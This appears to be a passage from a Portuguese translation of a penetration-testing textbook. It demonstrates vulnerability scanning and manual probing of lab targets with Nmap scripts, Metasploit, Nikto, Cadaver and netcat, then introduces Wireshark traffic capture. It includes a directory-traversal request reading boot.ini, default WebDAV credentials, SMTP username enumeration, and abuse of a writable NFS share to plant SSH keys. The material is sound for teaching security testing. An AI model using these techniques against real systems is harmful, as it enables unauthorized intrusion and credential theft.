--trecho omitido--
```

Como você pode ver, o Nmap Scripting Engine descobriu uma boa quantidade de informações interessantes. Por exemplo, vemos que o servidor SMTP na porta 25 do alvo Windows XP permite o uso do comando `VRFY` ❶, que permite ver se um nome de usuário existe no servidor de emails. Se tivermos um nome de usuário válido, o uso desse comando fará com que ataques para adivinhar credenciais tenham muito mais chances de serem bem-sucedidos.

Podemos ver também que o servidor web na porta 80 parece ser uma instalação do XAMPP 1.7.2 ❷. Na época desta publicação, a versão estável corrente do XAMPP para o Windows era a versão 1.8.3. No mínimo, a versão que encontramos está desatualizada e poderá também estar sujeita a problemas de segurança.

Além de nos mostrar as vulnerabilidades em potencial, o NSE permite excluir alguns serviços. Por exemplo, podemos ver que o servidor MySQL na porta 3306 não nos permite efetuar uma conexão porque o nosso endereço IP não está autorizado ❸. Podemos retornar a essa porta durante a fase de pós-exploração de falhas se pudermos comprometer outros hosts no ambiente, mas, por enquanto, podemos excluir as vulnerabilidades de MySQL nesse host.

Executando um único script no NSE

Antes de prosseguir, vamos dar uma olhada em outro exemplo de uso de um script NSE, desta vez, em um que não faça parte do conjunto default. A partir de nosso uso básico do Nmap no capítulo anterior, sabemos que o nosso alvo Linux está executando o NFS (Network File System). O NFS permite que computadores clientes acessem arquivos locais por meio da rede, porém, em sua carreira na área de testes de invasão, você verá que, quando se trata de configurar o NFS de forma segura, é mais fácil falar do que fazer. Muitos usuários não pensam nas consequências de dar acesso a seus arquivos a usuários remotos no que diz respeito à segurança. O que de pior pode acontecer, né? Quem se importa se eu compartilho o meu diretório home com meus colegas de trabalho?

O script NSE *nfs-ls.nse* se conectará com o NFS e fará a auditoria dos compartilhamentos. Podemos ver mais informações sobre um script individual por meio do comando `--script-help`, como mostrado na listagem 6.4.

Listagem 6.4 – Detalhes do script NFS-LS do Nmap

```
root@kali:~# nmap --script-help nfs-ls

Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-16 14:49 EDT

nfs-ls
Categories: discovery safe
http://nmap.org/nsedoc/scripts/nfs-ls.html
  Attempts to get useful information about files from NFS exports.
  The output is intended to resemble the output of <code>ls</code>.
--trecho omitido--
```

Esse script monta os compartilhamentos remotos, faz uma auditoria de suas permissões e lista os arquivos incluídos no compartilhamento. Para executar um script em nosso alvo Linux, chame-o por meio da opção `--script` e o nome do script, como mostrado na listagem 6.5.

Listagem 6.5 – Saída do script NFS-LS do Nmap

```
root@kali:/# nmap --script=nfs-ls 192.168.20.11

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-28 22:02 EST
Nmap scan report for 192.168.20.11
Host is up (0.00040s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch)
111/tcp  open  rpcbind     2 (RPC #100000)
| nfs-ls:
|   Arguments:
|     maxfiles: 10 (file listing output limited)
|
|   NFS Export: /export/georgia❶
|   NFS Access: Read Lookup Modify  Extend Delete NoExecute
|     PERMISSION  UID   GID   SIZE  MODIFICATION TIME  FILENAME
|     drwxr-xr-x  1000  1000  4096  2013-12-28 23:35   /export/georgia
|     -rw-------  1000  1000  117   2013-12-26 03:41   .Xauthority
|     -rw-------  1000  1000  3645  2013-12-28 21:54   .bash_history
|     drwxr-xr-x  1000  1000  4096  2013-10-27 03:11   .cache
|     -rw-------  1000  1000  16    2013-10-27 03:11   .esd_auth
```

```
|     drwx------  1000  1000  4096  2013-10-27 03:11   .gnupg
|     ??????????  ?     ?     ?     ?                  .gvfs
|     -rw-------  1000  1000  864   2013-12-15 19:03   .recently-used.xbel
|     drwx------  1000  1000  4096  2013-12-15 23:38   .ssh❷
--trecho omitido--
```

Como você pode ver, o script do NSE encontrou o compartilhamento NFS */export/georgia* ❶ em nosso alvo Linux. De particular interesse é o diretório *.ssh* ❷, que pode incluir informações críticas, como chaves SSH e (se a autenticação com chave pública for permitida no servidor SSH) uma lista de chaves autorizadas.

Ao se deparar com um erro de controle de acesso como esse, um truque comum no teste de invasão é usar o erro e a permissão de escrita para adicionar uma nova chave SSH à lista *authorized_keys* (nesse caso, uma chave nossa). Se essa tentativa for bem-sucedida, de repente, o erro aparentemente insignificante de poder editar documentos de um usuário se transforma na capacidade de fazer login no sistema remoto e executar comandos.

Antes de prosseguir, vamos garantir que a autenticação SSH com chave pública esteja habilitada em nosso alvo Linux, o que permitirá que o ataque anteriormente vislumbrado funcione com sucesso. Login baseado em chave é considerado a forma mais robusta de autenticação SSH e é recomendado quando se trata de segurança. Uma tentativa rápida de conexão SSH com nosso alvo Linux mostra que a autenticação com chave pública está sendo permitida nesse caso ❶ (veja a listagem 6.6.).

Listagem 6.6 – Métodos de autenticação no SSH

```
root@kali:/# ssh 192.168.20.11
The authenticity of host '192.168.20.11 (192.168.20.11)' can't be established.
RSA key fingerprint is ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.20.11' (RSA) to the list of known hosts.
root@192.168.20.11's password:
Permission denied (publickey❶,password).
```

NOTA Alguns scripts NSE podem causar falhas em serviços ou provocar danos no sistema-alvo, e uma categoria toda é dedicada ao denial of service (negação de serviço). Por exemplo, o script *smb-check-vulns* verificará a vulnerabilidades MS08-067 e outras vulnerabilidades de SMB. Suas informações de ajuda contêm observações de que esse script provavelmente é perigoso e que não deverá ser executado em sistemas de produção, a menos que você esteja preparado para o caso de o servidor falhar.

Módulos de scanner do Metasploit

O Metasploit, que usamos no capítulo 4, também pode conduzir scanning de vulnerabilidades por meio de vários módulos auxiliares. De modo diferente dos exploits, esses módulos não nos permitirão o controle do computador-alvo, porém nos ajudarão a identificar vulnerabilidades a serem exploradas posteriormente.

Um desses módulos do Metasploit procura serviços FTP que permitam acesso anônimo. Embora possa ser fácil tentar fazer login manualmente em servidores FTP individuais, os módulos auxiliares do Metasploit possibilitam efetuar o scan de vários hosts ao mesmo tempo, o que fará você economizar tempo quando estiver testando um ambiente extenso.

Para selecionar um módulo em particular, utilizamos o comando `use` e, em seguida, definimos nossos alvos com `set` e fazemos o scan com o comando `exploit`, como mostrado na listagem 6.7. Essa sintaxe deve ser familiar, pois já foi vista no capítulo 4.

Listagem 6.7 – Módulo de scanner de FTP anônimo do Metasploit

```
msf > use scanner/ftp/anonymous

msf  auxiliary(anonymous) > set RHOSTS 192.168.20.10-11
RHOSTS => 192.168.20.10-11
msf  auxiliary(anonymous) > exploit

[*] 192.168.20.10:21 Anonymous READ (220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de) ❶
220 Please visit http://sourceforge.net/projects/filezilla/)
[*] Scanned 1 of 2 hosts (050% complete)
[*] 192.168.20.11:21 Anonymous READ (220 (vsFTPd 2.3.4)) ❶
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(anonymous) >
```

Em ❶, descobrimos que tanto o alvo Windows XP quanto o alvo Linux possuem FTP anônimo habilitado. Sabemos que esse pode ou não ser um problema sério, conforme os arquivos que estiverem disponíveis ao usuário anônimo na pasta de FTP. Já trabalhei em contratos em que segredos comerciais da empresa se encontravam em um servidor FTP acessível pela Internet. Por outro lado, também já trabalhei em outros em que o uso do FTP anônimo era justificável do ponto de vista do negócio, e nenhum arquivo crítico estava presente. Cabe a um pentester preencher as informações que um scanner automatizado não pode fornecer quanto à severidade de um problema em um determinado ambiente.

Funções para verificação de exploits no Metasploit

Alguns exploits do Metasploit incluem uma função `check` que se conecta a um alvo para verificar se ele é vulnerável, em vez de tentar explorar uma vulnerabilidade. Podemos usar esse comando como um tipo de scan *ad hoc* de vulnerabilidades, como mostrado na listagem 6.8. (Não há necessidade de especificar um payload ao executar `check` porque não haverá nenhuma exploração de falhas.)

Listagem 6.8 – Função de verificação do MS08-067

```
msf > use windows/smb/ms08_067_netapi

msf  exploit(ms08_067_netapi) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
msf  exploit(ms08_067_netapi) > check❶
[*] Verifying vulnerable status... (path: 0x0000005a)
[+] The target is vulnerable.❷
msf  exploit(ms08_067_netapi) >
```

Quando executada a verificação de vulnerabilidade por meio de `check` ❶, o Metasploit nos informa que nosso alvo Windows XP está sujeito à vulnerabilidade MS08-067 ❷, conforme esperado.

Infelizmente, nem todos os módulos do Metasploit possuem funções `check`. (Se você tentar executar `check` em um módulo que não o suporta, o Metasploit o informará.) Por exemplo, de acordo com o resultado de nosso scan de versões do Nmap no capítulo anterior, o servidor de emails do alvo Windows XP parece estar desatualizado e sujeito a problemas de segurança. O SLMail versão 5.5.0.4433 tem um problema conhecido, possível de ser explorado – o CVE-2003-0264 –, portanto podemos encontrá-lo facilmente com uma pesquisa rápida no Msfconsole à procura de *cve:2003-0264*.

Depois que estivermos no contexto do módulo, podemos testar o uso de `check`, como mostrado na listagem 6.9.

Listagem 6.9 – O módulo SLMail não tem a função check

```
msf  exploit(seattlelab_pass) > set RHOST 192.168.20.10
rhost => 192.168.20.10
msf  exploit(seattlelab_pass) > check
[*] This exploit does not support check.
msf  exploit(seattlelab_pass) >
```

Como podemos ver, esse módulo de exploit não implementa a função `check`, portanto não temos uma garantia sólida de que um serviço está vulnerável. Embora o nosso servidor SLMail POP3 pareça ser vulnerável de acordo com o número da versão em seu banner, não podemos obter uma confirmação a partir do Metasploit. Em casos como esse, não podemos saber, com certeza, se uma vulnerabilidade existe, a menos que um exploit seja executado.

Scanning de aplicações web

Embora as aplicações personalizadas de um cliente possam ter problemas de segurança, o seu alvo também pode ter aplicações web prontas instaladas, como aplicações para folha de pagamento, webmail e outras, que podem ser vulneráveis em relação aos mesmos problemas. Se pudermos encontrar uma instância de um software que sabemos ser vulnerável, poderemos explorá-lo para fincar o pé em um sistema remoto.

Problemas de aplicações web são particularmente interessantes em muitos testes de invasão externos, em que a sua superfície de ataque poderá estar limitada a pouco mais do que os servidores web. Por exemplo, como você pode ver na figura 6.14, navegar para a página web default do servidor web em nosso alvo Linux revela uma página default da instalação do Apache.

Figura 6.14 – Página default do Apache.

A menos que possamos descobrir uma vulnerabilidade no software subjacente do servidor web, teremos muita dificuldade em explorar uma página simples que exiba "It works!". Antes de excluirmos esse serviço, porém, vamos usar um web scanner para procurar páginas adicionais que podem não estar sendo vistas.

Nikto

O Nikto é um scanner de vulnerabilidades de aplicações web incluído no Kali que é como o Nessus para aplicações web: ele procura problemas como arquivos perigosos, versões desatualizadas e erros de configuração. Para executar o Nikto em nosso alvo Linux, informamos o host em que faremos o scan por meio da flag `-h`, como mostrado na listagem 6.10.

Listagem 6.10 – Executando o Nikto

```
root@kali:/# nikto -h 192.168.20.11
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.20.11
+ Target Hostname:    192.168.20.11
+ Target Port:        80
+ Start Time:         2015-12-28 21:31:38 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
--trecho omitido--
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.
    phpinfo()&t=png&title=http://cirt.net/rfiinc.txt?: TikiWiki contains a vulnerability which
    allows remote attackers to execute arbitrary PHP code. ❶
+ 6474 items checked: 2 error(s) and 7 item(s) reported on remote host
+ End Time:           2015-12-28 21:32:41 (GMT-5) (63 seconds)
```

Navegar manualmente para o path da instalação default de todas as aplicações com vulnerabilidades conhecidas seria uma tarefa maçante, mas, felizmente, o Nikto procura URLs que podem não estar aparentes. Uma descoberta particularmente interessante, nesse caso, corresponde a uma instalação vulnerável do software TikiWiki ❶ no servidor. Certamente, se acessarmos o diretório do TikiWiki em *http://192.168.20.11/tikiwiki/*, encontraremos o software CMS. O Nikto acha que essa instalação está sujeita a uma vulnerabilidade de execução de código, e uma análise adicional da entrada 40478 do OSVDB (Open Sourced Vulnerability Database) revela que esse problema tem um exploit associado no Metasploit, que poderá ser usado durante a exploração de falhas.

NOTA O OSVDB (*http://osvdb.com/*) é um repositório de vulnerabilidades específico para softwares de código aberto como o TikiWiki, com informações detalhadas sobre uma ampla variedade de produtos. Use-o para procurar informações adicionais sobre possíveis problemas que você encontrar.

Atacando o XAMPP

Ao navegar para o nosso servidor web no Windows XP, vemos em *http://192.168.20.10/* que a página web default se anuncia como XAMPP 1.7.2.

Por padrão, instalações do XAMPP incluem o phpMyAdmin, uma aplicação web para administração de banco de dados. Em uma situação ideal, o phpMyAdmin não estaria disponível por meio da rede ou, pelo menos, deveria exigir credenciais para que pudesse ser acessado. No entanto, nessa versão do XAMPP, a instalação do phpMyAdmin em *http://192.168.20.10/phpmyadmin/* está disponível e aberta. Pior ainda, o phpMyAdmin nos dá acesso de root no mesmo servidor MySQL com o qual, segundo nos informou o NSE, não seria possível nos conectarmos. Ao usar o phpMyAdmin (como mostrado na figura 6.15), podemos ignorar essa restrição e executar queries MySQL no servidor.




Figura 6.15 – O console aberto do phpMyAdmin reclama da configuração indevida de modo bastante enfático.

Credenciais default

Além da inclusão do phpMyAdmin, uma pesquisa no Google nos informa que o XAMPP 1.7.3 e versões mais antigas vêm com o software WebDAV (Web Distributed Authoring and Versioning), usado para administrar arquivos em um servidor web por meio de HTTP. A instalação do WebDAV no XAMPP tem nome de usuário e senha default iguais a *wampp:xampp*. Se esses valores não forem alterados, qualquer pessoa que tiver acesso ao WebDAV poderá fazer login, desfigurar o site e possivelmente efetuar até mesmo o upload de scripts que permitirão que os invasores consigam entrar no sistema por meio do servidor web. E, como você pode ver na figura 6.16, o WebDAV realmente está presente nesse servidor.




Figura 6.16 – Instalação do WebDAV.

Podemos usar a ferramenta Cadaver para interagir com servidores WebDAV. Conforme mostrado na listagem 6.11, usamos o Cadaver para tentar fazer uma conexão com o servidor WebDAV em *http://192.168.20.10* e testar o conjunto default de credenciais.

Listagem 6.11 – Usando o Cadaver

```
root@kali:/# cadaver http://192.168.20.10/webdav
Authentication required for XAMPP with WebDAV on server `192.168.20.10':
Username: wampp
Password:
dav:/webdav/> ❶
```

O login com o Cadaver foi bem-sucedido ❶. Nosso alvo Windows XP usa as credenciais default do WebDAV, que poderemos explorar. Agora que temos acesso ao WebDAV, podemos fazer o upload de arquivos no servidor web.

Análise manual

Às vezes, nenhuma solução chegará nem perto da análise manual de vulnerabilidades para verificar se um serviço resultará em um comprometimento, e não há melhor maneira de se aperfeiçoar do que a prática. Nas próximas seções iremos explorar algumas pistas promissoras obtidas a partir do scanning de portas e de vulnerabilidades.

Explorando uma porta estranha

Uma porta que não apareceu em nossos scans automatizados foi a porta 3232 em nosso alvo Windows. Se tentarmos efetuar o scan dessa porta com um scan de versões do Nmap (como fizemos no final do capítulo 5), perceberemos que haverá uma falha. Esse comportamento sugere que o programa que está ouvindo foi projetado para ouvir um dado de entrada em particular e que ele tem dificuldade de processar qualquer outra informação.

Esse tipo de comportamento é interessante para os pentesters porque os programas que falham quando lidam com dados de entrada indevidos não estão validando suas entradas de forma adequada. Lembre-se de que, como vimos no capítulo 5, quando houve falhas no programa, a saída nos levou a acreditar que o software é um servidor web. A conexão com a porta usando um navegador, como mostrado na figura 6.17, confirma isso.

Figura 6.17 – Servidor web na porta 3232.

A página web disponibilizada não nos diz muito, porém, a partir daqui, podemos nos conectar manualmente com a porta usando o Netcat. Sabemos que o software é um servidor web, portanto conversaremos com ele assumindo essa hipótese. Sabemos que podemos navegar para a página web default, portanto podemos usar **`GET / HTTP/1.1`** para pedir a página default ao servidor web (veja a listagem 6.12).

Listagem 6.12 – Conectando-se a uma porta com o Netcat

```
root@kali:~# nc 192.168.20.10 3232
GET / HTTP/1.1
HTTP/1.1 200 OK
Server: Zervit 0.4 ❶
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: text/html
Content-Length: 36

<html>
<body>
hi
</body>
</html>root@bt:~#
```

O servidor se anuncia como sendo o Zervit 0.4 ❶. A primeira entrada preenchida automaticamente ao efetuarmos uma pesquisa no Google em busca de Zervit 0.4 é "Zervit 0.4 exploit", e isso não é um bom sinal para o software. Esse software de servidor web está sujeito a vários problemas de segurança que incluem um buffer overflow (transbordamento de buffer) e uma vulnerabilidade de inclusão de arquivo local, que nos permite disponibilizar outros arquivos no sistema. Esse serviço é tão sensível que é melhor evitar ataques de buffer overflow, pois um movimento em falso provocará uma falha. A inclusão de arquivos locais, por outro lado, parece promissora. Sabemos que o servidor pode processar solicitações HTTP `GET`. Por exemplo, podemos fazer o download do arquivo *boot.ini* do Windows XP ao retrocedermos cinco níveis de diretório no drive C usando `GET`, conforme mostrado na listagem 6.13.

Listagem 6.13 – Inclusão de arquivo local no Zervit 0.4

```
root@kali:~# nc 192.168.20.10 3232
GET /../../../../../boot.ini HTTP/1.1
HTTP/1.1 200 OK
Server: Zervit 0.4
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 211

[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Home Edition" /fastdetect
    /NoExecute=OptIn
```

Pudemos acessar *boot.ini*, um arquivo de configuração que informa ao Windows quais opções do sistema operacional devem ser exibidas no momento do boot. Usaremos essa inclusão de arquivo local para obter outros arquivos sensíveis no capítulo 8.

Encontrando nomes de usuário válidos

Podemos aumentar drasticamente nossas chances de um ataque bem-sucedido de senha se conhecermos nomes válidos de usuários para os serviços. (Iremos explorar isso com mais detalhes no capítulo 9.) Uma maneira de descobrir nomes válidos de usuários em servidores de email é por meio do comando `VRFY SMTP`, caso ele esteja disponível. Como indicado pelo nome, `VRFY` verifica se um usuário existe. O NSE descobriu que o verbo `VRFY` está habilitado no alvo Windows XP no capítulo anterior. Conecte-se à porta TCP 25 usando o Netcat e use `VRFY` para verificar nomes de usuários, como mostrado na listagem 6.14.

Listagem 6.14 – Usando o comando VRFY do SMTP

```
root@kali:~# nc 192.168.20.10 25
220 georgia.com SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here
VRFY georgia
250 Georgia<georgia@>
VRFY john
551 User not local
```

Ao usar `VRFY`, vemos que *georgia* é um nome de usuário válido, porém não há nenhum usuário chamado *john*. Daremos uma olhada em como usar nomes de usuário válidos para tentar adivinhar senhas no capítulo 9.

Resumo

Neste capítulo, abordamos vários métodos para descobrir vulnerabilidades que possam ser exploradas em nossos alvos. Ao usar uma variedade de ferramentas e técnicas, pudemos encontrar diversas maneiras de atacar nossos alvos, incluindo o nosso exploit MS08-067 confiável contra o servidor SMB em nosso Windows XP e uma vulnerabilidade de inclusão de arquivo local no servidor web Zervit 0.4, que nos permite fazer o download de arquivos do sistema. Por meio do comando `VRFY`, descobrimos um nome de usuário válido que podemos usar em ataques para adivinhar senhas no servidor de emails.

Aprendemos que o servidor SLMail pode ter uma vulnerabilidade no serviço POP3, de acordo com o número da versão informada (apesar de não termos descoberto com certeza), e encontramos uma instalação aberta do phpMyAdmin no servidor web que nos deu acesso de root ao banco de dados subjacente, bem como

uma instalação do XAMPP com credenciais default para o WebDAV, que nos permitirá fazer o upload de arquivos no servidor web. No alvo Linux, descobrimos um compartilhamento NFS com permissão de escrita, que nos possibilitou escrever no diretório *.ssh* de um usuário e descobrimos uma instalação do TikiWiki não perceptível de imediato no servidor web, que parece conter uma vulnerabilidade de execução de código. O servidor FTP Vsftpd 2.3.4 pode ter um backdoor oculto em consequência de um comprometimento dos repositórios do Vsftpd.

A essa altura do livro, podemos ver que nossas máquinas-alvo Windows XP e Linux sofrem de vários problemas. A falta de uma superfície de ataque em nosso alvo Windows 7 parece fazer com que ele pareça ser bem seguro, mas, como veremos um pouco mais adiante, esse exterior sólido esconde algumas brechas. Antes de prosseguirmos para a exploração dessas vulnerabilidades, no próximo capítulo, daremos uma olhada na captura de tráfego para obtenção de informações críticas, por exemplo, de credenciais de login.

CAPÍTULO 7

Capturando tráfego

Antes de prosseguirmos para a exploração de falhas, usaremos a ferramenta de monitoração Wireshark, bem como outras ferramentas, para efetuar o sniffing e a manipulação do tráfego de modo a obter informações úteis de outros computadores da rede local. Em um teste de invasão interno, quando estivermos simulando uma ameaça interna ou um invasor que tenha conseguido acessar a periferia do sistema, capturar o tráfego de outros sistemas da rede pode nos proporcionar informações adicionais interessantes (quem sabe até mesmo nomes de usuário e senhas) que poderão nos ajudar na exploração de falhas. O problema é que a captura de tráfego pode gerar uma quantidade massiva de dados potencialmente úteis. Capturar todo o tráfego somente em sua rede local pode fazer com que várias telas do Wireshark sejam preenchidas rapidamente, e descobrir qual tráfego é útil em um teste de invasão pode ser difícil. Neste capítulo, daremos uma olhada em diversas maneiras de manipular uma rede para ter acesso ao tráfego ao qual não deveríamos ter permissão para visualizar.

Configuração da rede para capturar o tráfego

Se você se encontrar em uma rede que utilize hubs no lugar de switches, a captura do tráfego não destinado ao seu computador será fácil, pois quando um hub da rede recebe um pacote, ele o reenvia por meio de broadcast a todas as portas, deixando a cargo de cada dispositivo decidir a quem pertence o pacote. Em uma rede com hubs, capturar o tráfego de outros sistemas é tão fácil quanto selecionar **Use promiscuous mode** (Usar o modo promíscuo) em todas as interfaces no Wireshark. Isso diz ao nosso NIC (Network Interface Controller) para acessar tudo o que for visto por ele, o que, em uma rede com hub, corresponde a todos os pacotes.

De modo diferente dos hubs, os switches enviam tráfego somente para o sistema desejado, portanto, em uma rede com switches, não podemos ver, por exemplo,

todo o tráfego de e para o controlador de domínio sem que enganemos a rede para que ela nos envie esse tráfego. A maioria das redes com as quais você se deparar nos testes de invasão provavelmente será composta de redes com switches; até mesmo alguns hardwares de redes legadas que argumentam ser um hub podem ter a funcionalidade de um switch.

As redes virtuais parecem agir como hubs porque todas as suas máquinas virtuais compartilham um dispositivo físico. Se o tráfego for capturado em modo promíscuo em uma rede virtual, você poderá ver o tráfego de todas as máquinas virtuais bem como o do computador host, mesmo que um switch esteja sendo usado no lugar de um hub em seu ambiente. Para simular uma rede não virtualizada, desativaremos **Use promiscuous mode** (Usar modo promíscuo) em todas as interfaces no Wireshark, o que significa que teremos de nos esforçar um pouco mais para capturar o tráfego de nossas máquinas virtuais alvo.

Usando o Wireshark

O Wireshark é um analisador de protocolo de rede gráfico que nos permite ver detalhes dos pacotes individuais transportados pela rede. O Wireshark pode ser usado para capturar tráfego Ethernet, wireless, Bluetooth e de vários outros tipos. Essa ferramenta pode decodificar diferentes protocolos que encontrar, portanto é possível, por exemplo, reconstituir o áudio de chamadas telefônicas feitas por meio de VoIP (Voice over IP, ou Voz sobre IP). Vamos dar uma olhada no básico sobre o uso do Wireshark para capturar e analisar tráfego.

Capturando tráfego

Vamos começar usando o Wireshark para capturar tráfego em nossa rede local. Inicie o Wireshark no Kali, como mostrado aqui. Clique nos vários avisos relacionados ao perigo de usar o Wireshark como root.

```
root@kali:~# wireshark
```

Diga ao Wireshark para efetuar a captura na interface local de rede (eth0) ao selecionar **Capture ▸ Options** (Capturar ▸ Opções) e escolher a opção **eth0**, como mostrado na figura 7.1. Lembre-se de remover a seleção de **Use promiscuous mode** (Usar modo promíscuo) na opção de cada interface para que os resultados sejam como aqueles obtidos em uma rede física com switches em vez de uma rede VMware. Saia do menu **Options** (Opções). Por fim, clique em **Capture ▸ Start** (Capturar ▸ Iniciar) para iniciar a captura do tráfego.

Você começará a ver o tráfego chegando e poderá capturar todo o tráfego destinado ao computador Kali, bem como qualquer tráfego de broadcast (tráfego enviado para toda a rede).




Figura 7.1 – Iniciando uma captura no Wireshark.

Para uma demonstração do tráfego que podemos capturar em uma rede com switches, vamos começar nos conectando ao nosso alvo Windows XP a partir de nosso computador Kali por meio de FTP. Faça login como *anonymous*, como mostrado na listagem 7.1, para ver o tráfego capturado no Wireshark. (No capítulo anterior, descobrimos que o usuário *anonymous* pode ser usado no alvo Windows XP. Embora *anonymous* exija que você forneça uma senha, não importa que senha seja essa. Tradicionalmente, é um endereço de email, porém o servidor FTP aceitará o que quer que você queira usar.)

Listagem 7.1 – Fazendo login por meio de FTP

```
root@kali:~# ftp 192.168.20.10
Connected to 192.168.20.10.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.20.10:root): anonymous
```

```
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp>
```

Você deverá ver pacotes do sistema com endereço IP 192.168.20.9 para 192.168.20.10 e vice-versa no Wireshark, com o campo **Protocol** (Protocolo) marcado como FTP. O Wireshark está capturando o tráfego sendo enviado de e para o nosso computador Kali.

Alterne para a sua máquina-alvo Ubuntu Linux e faça login no servidor FTP que está no alvo Windows XP. Retornando ao Wireshark no Kali, você deverá ver que nenhum pacote FTP adicional foi capturado. Em nossa rede simulada com switches, qualquer tráfego que não seja destinado ao nosso computador Kali não será visto pela interface de rede e, sendo assim, não será capturado pelo Wireshark. (Aprenderemos a corrigir essa situação e capturar o tráfego de outros sistemas em "ARP Cache Poisoning" na página 208.)

Filtrando o tráfego

O imenso volume de tráfego de rede capturado pelo Wireshark pode ser um pouco desanimador porque, além de nosso tráfego FTP, todos os demais pacote de e para o sistema Kali são capturados. Para encontrar pacotes específicos interessantes, podemos usar os filtros do Wireshark. O campo **Filter** (Filtro) está localizado na parte superior à esquerda da GUI do Wireshark. Como um primeiro exemplo bem simples de filtragem no Wireshark, vamos procurar todo o tráfego que utilize o protocolo FTP. Digite **`ftp`** no campo **Filter** (Filtro) e clique em **Apply** (Aplicar), conforme mostrado na figura 7.2.

Como esperado, o Wireshark filtra os pacotes capturados de modo a mostrar somente aqueles que utilizam o protocolo FTP. Podemos ver toda a nossa conversação FTP, incluindo as informações de login, em formato texto simples.

Podemos usar filtros mais sofisticados para selecionar os pacotes retornados de forma mais precisa. Por exemplo, podemos utilizar o filtro *ip.dst==192.168.20.10* para retornar somente os pacotes cujo endereço IP de destino seja 192.168.20.10. Podemos até mesmo encadear filtros, por exemplo, usando o filtro *ip.dst==192.168.20.10 and ftp* para identificar somente o tráfego FTP destinado a 192.168.20.10.

